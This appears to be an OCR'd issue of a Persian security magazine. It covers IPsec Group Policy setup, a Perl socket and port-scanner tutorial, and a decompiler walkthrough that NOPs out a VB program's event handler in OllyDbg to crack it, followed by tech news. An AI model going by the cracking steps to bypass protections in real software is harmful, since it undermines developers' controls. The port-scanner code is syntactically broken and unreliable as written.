ممنونم که منو قابل به مصاحبه دونستید . فقط دوست دارم همتون موفق بشید در چیزی که بهش علاقه دارید و با این دانش خطرناک برای خودتون مشکل ساز نشید و احساس تکبر و غرور از هدفتون دورتون نکنه.

ز گهواره تا گور دانش بجوی

.....

شایان ذکر است که ایشان با نام مستعار noob در مسابقات حضور داشتند و شما میتوانید نتیجه مسابقات را در لینک زیر مشاهده کنید.

http://cert.sharif.edu/fa/score-board/scoreboard.htm

Configuring the Default IPsec Policy to Require Encryption

میثم زحمتکش

در ادارات دولتی کشور یا برخی از شرکت ها اطلاعات از اهمیت خاصی برخوردار میباشد که حفظ و حراست از آن امریست مهم که باید توجه بسیاری به آن نمود.

در شبکه های داخلی این نوع شرکت ا که اطلاعات بین client ها جا به جا میشوند باید به این نکته توجه نمود که اگر اطلاعات رمزگذاری نشوند به راحتی قابل sniff یا شنود میباشند.

در هر صورت اگر اطلاعات رمزگذاری نشوند امکان دارد این اطلاعات مهم توسط یک هکر حرفه ای یا یک کارمند ساده سرقت شود

در این مقاله قصد ما اموزش برقراری امنیت در این نوع شبکه ها و تنظیم IP SEC است .

برای این کار ما نیاز داریم تا وارد قسمت تنظیمات Windows Firewall with Advanced Security در داخل Group Policy Editor شویم.

کنسول مدیریت Group Policy را در قسمت domain controller را باز نموده و انگاه Domain Policy پیشفرض را برای دامین خود در Group Policy Editor باز نمایید.


در قسمت سمت چپ Group Policy Editor به ترتیب زیر منو ها را باز نمایید

Computer Configuration\Policies\Windows Settings\Windows Firewall with Advanced Security


بر روی Windows Firewall with Advanced Security راست کلیک کرده و Properties را انتخاب نمایید.

در داخل پنجره Windows Firewall with Advanced Security تب IPsec Settings را انتخاب نمایید و بر روی Customize کلیک نمایید.

در داخل پنجره Customize IPsec Settings از Data protection (Quick Mode) بخش گزینه Advanced را انتخاب نمایید و دکمه Customize مقابل ان را کلیک کنید.



در قسمت Customize Data Protection Settings گزینه Require encryption for all connection security rules that use these settings را علامت دار نمایید.
در نظر داشته باشید که به طور پیش فرض برای کد گذاری اطلاعات از AES-128 استفاده میشود که اگر کلاینت یا سرور این سطح رمزگذاری را پشتیبانی نکند از الگوریتم 3DES استفاده میشود.
بر روی OK کلیک کنید.



IPsec پیش فرض برای رمزگذاری داده ها برای میزبان ها ایجاد شد.
این امر میتواند به امنیت تبادل اطاعات داخلی کمک بسزایی نماید .

شرحی بر سوکت نویسی در پرل

چگونه پورت اسکنر خود را بنویسیم؟

علیرضا امیری

در شماره اول این مجله قصد دارم شرحی بر چگونگی سوکت نویسی در پرل توسط یکی از چندین ماژول قدرتمند زبان پرل را به شما ارائه کنم و تا جایی که بتوانیم در کوچکترین مقیاس یک port scanner ساده را کد نویسی کنیم .

سوکت در اصطلاح ساده ارتباطی در شبکه را میان یک کلاینت و یک سرور فراهم می کند ؛ این ارتباط می تواند تحت پرتکلهای TCP / UDP صورت بگیرد .

سوکت نویسی در پرل ویژگی های مثبت این زبان را هرچه بیشتر آشکار میکند ؛ از این رو در علوم شبکه و تست امنیت سیستم های شبکه ای (Penetration testing) معمولا این زبان یکی از پرطرفدارترین زبانهای موجود ارزیابی می شود .

در مبحث فعلی قصد دارم شرحی بر ماژول IO::SOCKET رو ارایه کنم از این رو به برسی پارامترهای این ماژول خواهیم پرداخت و برای اینکه شما پس از خواندن این مطلب بتوانید یک پورت اسکنر ساده را کد نویسی کنید ، به شرح جزییات این ماژول بیشتر اشاره خواهم کرد.

پیش نیاز شما برای درک بهتر این بخش:

- آشنایی با زبان برنامه نویسی Perl
- آشنایی با مفاهیم پایه ای پروتکل های ارتباطی

Link Box

آموزش مبتدی تا پیشرفته پرل

http://www.sepehr-team.org/forums/showthread.php?t=1388

بخش پاسخ به سوالات پرل

http://www.sepehr-team.org/forums/showthread.php?t=1917

IO::SOCKET

این ماژول یکی از قدرتمندترین socket API هایی هست که ارتباط بین سیستمی رو در گستره TCP/IP برای ما فراهم میکنه .

در ساده ترین شکل ممکن ما در ارتباط بین دو سیستم در بازه شبکه یک سیستم را در حال Listen که سرور نامیده می شود و سیستم دیگری را به منزله کلاینت خواهیم داشت .

Receiver

سعی می کنم شرح هر یک از قسمت ها رو با کدی ساده بدهم:

قطعه کد ۱ :

```
use IO::Socket;
my $sock = new IO::Socket::INET(LocalHost => ‹Sepehr-security-team›, LocalPort => ‹4040›,
Proto => ‹tcp›, Listen => 1);
die «Could not create socket: $!\n» unless $sock;
```

خوب تکه کد بالا port شماره 4040 رو به حالت listen در میاورد یعنی حالتی که آماده دریافت می باشد.

new IO::Socket::INET : سوکت جدیدی را برای دریافت و یا ارسال تولید می کند .

LocalHost : کسانی که با ساختار winsock در vb6 کار کرده باشند احتمالا با اینطور گزینه ها آشنایی خواهند داشت ؛ این گذینه نامی را برای ارتباط لوکال تعیین می کند.

LocalPort : به پورتی که در سیستم به حالت باز در آمده و آماده دریافت می باشد اشاره دارد.

Proto : پرتکل ما برای شکل گیری انتقال را برسی می کند ، TCP & UDP

Listen : به تعداد اتصالات به پورت مورد نظر اشاره دارد . یعنی در زمان مشخص چند اتصال می تواند به یک سوکت شکل بگیرد

خوب با شرح مفاهیم فوق بهتر است به شرح نحوه اتصال نیز بپردازیم .

Caller

خوب برای بیشتر پی بردن به این مفهوم نیز توجه به کد زیر را پیشنهاد می کنم :

قطعه کد ۱ :

```
use IO::Socket;
my $sock = new IO::Socket::INET ( PeerAddr => ‹Sepehr-security-team›,
PeerPort => ‹4040›, Proto => ‹tcp›,);
die «Could not create socket: $!\n» unless $sock;
print $sock «Hello there!\n»;
close($sock);
```

حال برای اتصال به یک پورت مشخص در آدرسی خاص باید موارد زیر را مقدار دهی نمود:

PeerAddr : شامل ip آدرس یا مقداریست که در Local host در سرور مقدار دهی می کنیم.

PeerPort : پورت مورد نظر ما برای ا تصال .

Proto : پرتکل ارتباطی .

امیدوارم شرح موارد ابتدایی در سوکت نویسی پرل شما را با مفاهیم کلی و اولیه آشنا کرده باشد ؛ حال اجازه بدهید به سراغ تجزیه و تحلیل کدی برویم که توسط آن می توان محدوده ای از پورت ها را اسکن نمود و از باز بودن و یا بسته بودن پورتها اطمینان حاصل کرد.

قطعه کد ۲ :

```
use IO::Socket::INET;
if (!defined($ARGV[2]){
print «usage: <target> <low> <high>»;
for ($x=$ARGV[1];$x<$ARGV[2]+1;$x++){
if (fork()){if ($sock = new IO::Socket::INET){
PeerAddr=>$ARGV[0],PeerPort=>$x,Proto=>›tcp›) ›)
Print «$x\tOPEN\n»;
else{
print»$x\tCLOSED\n»;
close($sock);
exit;
 }}
```

برای اینکه تکه کد پورت اسکنر بالا را بیشتر درک کنید به برسی برخی از قسمت های مهم می پردازم

در خط نخست: ماژول socket تعریف و به کار گرفته می شود.

در خط دوم : ارسال شدن مقدار به برنامه چک می شود ؛ در اینجا برسی می کنیم که آیا مقدار high ارسال شده یا خیر .

در خط سوم : حاصل شرطی را اجرا میکند ؛ اگر کاربر به درستی و یا به صورت کامل پارامترهای درخواستی را ارسال نکرده باشد . نحوه استفاده از اسکریپت و مقادیر مورد نیاز را اعلام می کند.

در خط چهارم: در این خط ما طول رنج شماره پورتهایی را که کاربر تعیین کرده می پیماییم.

در خط پنجم : در اینجا به وسیله fork() ما عملیات را چند پاره میکنیم یعنی به صورت موازی و در شرط بعد نیز در صورتی که پورت ما باز باشد مقدار صحیح را باز می گرداند.

شرحی که داده شد شاید شما را با سادگی زبان پرل حتی در بحث سوکت نویسی بیشتر آشنا کرده باشد ؛ همواره نباید از یاد برد که آسان بودن و یا سخت بودن یادگیری یک زبان به میزان علاقه شما بستگی دارد ؛ امیدوارم توانسته باشم مقدار کمی از قدرت زبان پرل را در سوکت نویسی به شما نشان دهم.

موفق باشید.

دیکامپایلرها (Decompilers)

علیرضا چگینی

پیش نیاز شما برای درک بهتر این بخش:

– آشنایی مختصر با دستورات اسمبلی

در این شماره از مجله امنیتی سپهر ما شما را با شماری از Decompiler ها ، معرفی آنها ، طرز کار آنها و چند مثال کاربردی در کرک آشنا میکنیم، شروع کار با یک سوال:

Decompiler چیست ؟

Decompiler ها ابزار های پرقدرت و سودمند جهت تجزیه و تحلیل کد های disassemble شده هستند. هدف نهایی تمام آنها تبدیل این کدها به برنامه هایی قابل درک برای انسان است. میزان موفقیت decompiler ها تا حدود زیادی بستگی به روش های به کار گرفته شده در – co piler مربوط برای compile کردن کدها دارد. هر چه فایل های compile شده از نظر سرعت اجرا بهینه تر بوده و در مراحل compile دچار تغییرات بیشتری شده باشند ، عملیات لازم برای – deco pile کردن آنها پیچیده تر بوده و از درصد موفقیت کمتری برخوردار است.


معرفی چندی از decompiler های موجود برای زبان های مختلف :

Visual Basic:

VB تا قبل از نسخه های ۴ برنامه های خروجی خود را به یک زبان واسط به نام P-Code تبدیل می کرد. این کدها توسط یک فایل dll که در حقیقت نقش ماشین مجازی VB را بازی می کرد به زبان ماشین تبدیل و اجرا می شدند. در نسخه های جدیدتر امکان کامپایل شدن برنامه های نوشته شده به زبان ماشین وجود دارد با این وجود این فایل های اجرایی کامپایل شده نیز به شدت به فایل dll مذکور وابسته هستند در حقیقت این فایل های اجرایی از قسمت اندکی کد ماشین تشکیل می شوند. به همین علت در زمان decompile از موفقیت کمتری برخودار هستند. با این وجود این decompiler ها می توانند اطلاعات مفیدی را راجع به آدرس های شروع توابع، نام و مشخصات آنها و ساختار سلسله مراتبی اشیا استفاده شده در فایل های اجرایی مشخص کند.

از موفق ترین decompiler های موجود برای این زبان میتوان VB Reformer و VB Decompiler Lite نام برد.

VB Reformer دارای ۲ ورژن Free و Professional است که قیمت این برنامه ۴۹€ است عکسی از محیط برنامه :



Link Box

تاپیک آموزش کرک
http://www.sepehr-team.org/forums/showthread.php?t=1989

دریافت نرم افزار VB Reformer
http://www.decompiler-vb.net/vbreformer_free.aspx


VB Decompiler Lite هم همانند VB Reformer دارای دو نسخه ی Pro و Free است که لایسنس این برنامه برای یک سال ۹۹$ است.
صفحه ی دانلود این decompiler :
http://www.vb-decompiler.org/download.htm

از جمله مزایای استفاده از این decompiler ها در کرک :
- اطلاعاتی راجع به توابع موجود
- آدرس ارجاع ها
- آدرس شروع و کد های اسمبلی
و...

با یک مثال به ادامه بحث میپردازیم :
برنامه ای داریم که با Vb کد نویسی شده و این برنامه دارای یک دکمه و تکست باکس میباشد ، برای این برنامه تعریف شده که به هنگام حرکت ماوس روی فرم اصلی برنامه؛ دکمه موجود غیر فعال شود (شکل۱)

شکل-۱

برای از بین بردن این فرآیند غیر فعال شدن ما برنامه مورد نظر را داخل decompiler مربوط باز میکنیم به قسمت Code-> Form1-> cmdValidate_MouseMove_402570 میرویم؛ این شماره ای که میبینید آدرس آفست رویداد Mouse Move در VB است.



شکل-۲

در قسمت Native Code (پنجره سمت راست) کد های زبان ماشین مربوط به رویداد Mouse Move است که ما برای غیر فعال کردن این رویداد باید این کد ها را با NOP جایگزین کنیم.
در واقع از Push ebp تا اولین ret


قطعه کد ۱ :

```
loc_00402570: push ebp
loc_00402571: mov ebp, esp
loc_00402573: sub esp, 0000000Ch
loc_00402576: push 00401106h ;
loc_0040257B: mov eax, fs:[00h]
loc_00402581: push eax
loc_00402582: mov fs:[00000000h], esp
loc_00402589: sub esp, 00000014h
loc_0040258C: push ebx
loc_0040258D: push esi
loc_0040258E: push edi
loc_0040258F: mov var_C, esp
loc_00402592: mov var_8, 004010E0h
loc_00402599: mov esi, arg_8
loc_0040259C: mov eax, esi
loc_0040259E: and eax, 00000001h
loc_004025A1: mov var_4, eax
loc_004025A4: and esi, FFFFFFFEh
loc_004025A7: push esi
loc_004025A8: mov arg_8, esi
loc_004025AB: mov ecx, [esi]
loc_004025AD: call [ecx+04h]
loc_004025B0: mov edx, [esi]
loc_004025B2: xor edi, edi
loc_004025B4: push esi
loc_004025B5: mov var_18, edi
loc_004025B8: call [edx+00000300h]
loc_004025BE: push eax
loc_004025BF: lea eax, var_18
loc_004025C2: push eax
loc_004025C3: call [0040102Ch] ; Set (object)
loc_004025C9: mov esi, eax
loc_004025CB: push edi
loc_004025CC: push esi
loc_004025CD: mov ecx, [esi]
loc_004025CF: call [ecx+0000008Ch]
loc_004025D5: cmp eax, edi
loc_004025D7: fclex
loc_004025D9: jnl 4025EDh
loc_004025DB: push 0000008Ch
loc_004025E0: push 00401E00h
loc_004025E5: push esi
loc_004025E6: push eax
loc_004025E7: call [00401024h] ;
loc_004025ED: lea ecx, var_18
loc_004025F0: call [004010ACh] ;
loc_004025F6: mov var_4, edi
loc_004025F9: push 0040260Bh
loc_004025FE: jmp 40260Ah
loc_00402600: lea ecx, var_18
loc_00402603: call [004010ACh] ;
loc_00402609: ret
```

حال چگونه باید این کار را انجام داد ؟!

همانطور که گفته شد این آدرس افست مربوط در decompiler ها مشخص است به طور مثال آدرس 00402570 Push ebp است ، خب این برنامه را در debugger باز میکنیم (در این جا من از ollydbg استفاده میکنیم).

از Crtl + G برای رفتن به آدرس مورد نظر استفاده میکنیم ، از Push ebp یا آدرس 00402570 ؛ تا RET اول یا آدرس 00402609 را گرفته و با NOP جایگزین میکنیم مانند عکس زیر :




برنامه را با کلید F۹ اجرا میکنیم و میبینیم که رویداد Mouse Move غیر فعال شده و به هیچ وجع دکمه غیر فعال نمی شود.
کافیست تنها کمی خلاقیت به خرج داده و در شرایط مختلف استفاده ی بهتری از این متد را داشته باشید.

Cisco ships dual-band Wireless-N bridge

سیسکو اولین Wireless bridge دوبانده خودش رو به بازار فرستاد ، این محصول بسیار شبیه به مدل های DAP-۱۵۱۳ دی لینک و MB-TEW-۶۸۰ ترند نت هست. با ۴ پرت برای اتصال اترنت و پشتیبانی از ۲,۴ گیگاهرتز ، WPA۲ و دارای دکمهWPS (Wi-Fi Protected Setup)) ، سیسکو از تناسب محصول خود با روترهای سری E خود خبر داده . این محصول را برای استفاده خانگی عرضه شده.

تکمیل زبان Java 8 برای عرضه در فضای پردازش ابری




برنامه Java 7 SE (Standard Edition) هم‌اکنون به صورت رسمی عرضه شده است و در سراسر جهان مورد استفاده قرار می‌گیرد. اما شرکت اوراکل و اعضای انجمن فرایندهای جاوا (JCP) فعالیت خود را آغاز کرده‌اند تا نسخه آتی این زبان برنامه‌نویسی را با نام Java SE ۸ تکمیل کنند.

هدف این گروه از تکمیل نسخه آتی این زبان برنامه‌نویسی، عرضه فضای جدیدی از برنامه جاوا مبتنی بر فضای پردازش ابری(Cloud Computing) است. «مارک لیتِل» مدیر مرکز مهندسی میان‌ابزارهای تجاری در شرکت Red Hat که در مرکز JCP نیز حضور دارد در این باره گفت: قرار است Java ۸ همه ابزارها و امکانات خود را مبتنی بر فضای وب ارایه دهد و آن‌ها را به صورت گسترده‌تر عرضه کند.

نازکترین و سبکترین لپ تاپ جهان را ایسوس عرضه کرد


این نت‌بوک فوق باریک که پیش از این در نمایشگاه کامپیوتکس امسال معرفی شده بود، دارای ۶,۱۷ میلی‌متر ضخامت است و فقط ۹۲۰ گرم وزن دارد. در X۱۰۱ از آخرین پردازنده اتم اینتل به نام N۴۳۵ استفاده شده که از نوع تک‌هسته‌ای است و یک گیگابایت حافظه رم نیز در آن بکار رفته است. ۲ درگاه USB برای ارتباط با تجهیزات جانبی، یک کارت‌خوان MicroSD و وب‌کم از امکانات این مدل هستند. اسوس برای افزایش سرعت دستگاه و اجرای نرم‌افزارها از یک درایو SSD استفاده کرده است که توانایی انتقال داده‌ها را بالا می‌برد. ضمن اینکه در این مدل از فناوری اختصاصی اسوس به نام موتور سوپرهیبرید (SHE) نیز استفاده شده است و از طریق آن عمر باتری افزایش پیدا می‌کند.

باترهای شفاف با قطری به اندازه یک برگه کاغذ!



عرضه این تکنولوژی که چندین برابر باتری های معمولی انرژی دارد، برای آینده وسایل الکترونیکی تحولی جدی محسوب می شود. در آینده ای نه چندان دور این باتری ها در تبلت ها و سایر دستگاه ها و تکنولوژی ها به کار گرفته خواهند شد ، باتری ها از موادی تشکیل می شوند که عملا شفافسازی آن بدون تغییری خاص عملی نیست . محققان دانشگاه استندفورد برای شفاف نشان دادن این باتری ها تصمیم گرفتند مواد تشکیل دهنده باتری را آنقدر ریز کنند تا به صورت شفاف به نظر برسد! تن‌ها محدودیت موجود این نوع باتری این است که باتری‌های شفاف از قدرتی برابر با نیمی از قدرت باتری‌های لیتیوم یونی برخوردار است؛ اما محققان امیدوارند که پیشرفت در علم مواد بتواند حجم انرژی باتری شفاف را توسعه دهد.

قدرتمندترین ابر کامپیوتر جهان



ابرکامپیوتر K computer که به‌صورت مشترک توسط شرکت فوجیتسو و موسسه تحقیقاتی RIKEN ساخته شده است، موفق به کسب عنوان قدرتمندترین ابرکامپیوتر دنیا در لیست TOP۵۰۰ شد.این ابر کامپیوتر از ۶۷۲ قفسه (Computer Rack) تشکیل شده و در مجموع دارای ۶۸۵۴۴ پردازنده است.شایان ذکر است مراحل تکمیل این ابرکامپیوتر هنوز ادامه دارد.